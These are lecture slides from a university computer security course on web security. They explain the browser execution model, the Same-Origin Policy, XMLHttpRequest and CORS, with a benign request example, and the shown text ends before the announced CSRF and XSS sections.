Web Security II

CSE 565: Fall 2024
Computer Security

Xiangyu Guo (xiangyug@buffalo.edu)

University at Buffalo

Acknowledgement

- We don't claim any originality of the slides. The content is developed heavily based on
  - Slides from Prof Dan Boneh's lecture on Computer Security (https://cs155.stanford.edu/syllabus.html)
  - Slides from Prof Ziming Zhao's past offering of CSE565 (https://zzm7000.github.io/teaching/2023springcse410565/index.html)

Announcement

- In-Class Midterm on **Oct 17**.
- HW2 & Proj 2 has been released. Due **Oct 18, 23:59**

Review of last Lecture

- Web Security Model
  - Basics of HTTP
  - Cookies & Sessions
  - The Same-Origin Policy

Today's topic

Today

- Same-Origin Policy Cont'
- Cross-Site Request Forgery (CSRF)
- Cross-Site Scripting (XSS)

Next Lecture:

Injection

- Path traversal
- Command Injection
- SQL Injection

Same-Origin Policy Cont’

Recall: Basic Execution Model


- Each browser window....
  - **Loads** content of root page
  - **Parses** HTML and runs included Javascript
  - **Fetches** additional resources (e.g., images, CSS, Javascript, iframes)
  - **Responds** to events like onClick, onMouseover, onLoad, setTimeout
  - Iterate until the page is done loading (which might be never)

Recall: Web Security Model

- **Subjects (Who?)**
  - "Origins" — a unique **scheme://domain:port**
- **Objects (What?)**
  - DOM tree, DOM storage, cookies, javascript namespace, HW permission
- **Same Origin Policy (SOP)**
  - **Goal**: Isolate content of different origins
    - **Confidentiality**: script on evil.com should not be able to *read* bank.ch
    - **Integrity**: evil.com should not be able to *modify* the content of bank.ch

Recall: SOP for DOM Access

- Websites *can embed* (i.e., request) resources from any web origin but the requesting website *cannot inspect* content from other origins
  - For example, JS on one page cannot read or modify the content of an iframe loaded from a different origin.
  - Note: cookies are automatically *sent*, but *cannot be read*.



SOP for Javascript

XMLHttpRequests

Javascript can make network requests to load additional content or submit forms

```
let xhr = new XMLHttpRequest();
xhr.open('GET', “/article/example”);
xhr.send();
xhr.onload = function() {     // function to execute upon response
  if (xhr.status == 200) {
    alert(`Done, got ${xhr.response.length} bytes`);
  }
};
// ...or... with jQuery
$.ajax({url: “/article/example“, success: function(result){
    $("#div1").html(result);
}});
```

SOP for Javascript

XMLHttpRequests

- You can only read data from **GET** responses if they're from the same origin (or you're given permission by the destination origin to read their data)
- You cannot make **POST/PUT** requests to a different origin... unless you are granted permission by the destination origin
- XMLHttpRequests requests (both sending and receiving side) are policed by **Cross-Origin Resource Sharing** (**CORS**)


Cross-Origin Resource Sharing (CORS)

- **Reading Permission**: Servers can add Access-Control-Allow-Origin (ACAO) header that tells browser to allow Javascript to allow access for another origin
- **Sending Permission**: Performs "**Pre-Flight**" permission check to determine whether the server is willing to receive the request from the origin


Cross-Origin Resource Sharing (CORS)

- Let's say you have a web application running at app.company.com and you want to access JSON data by making requests to api.company.com.
- By default, this wouldn't be possible — app.company.com and api.company.com are different origins

CORS Success with Pre-Flight



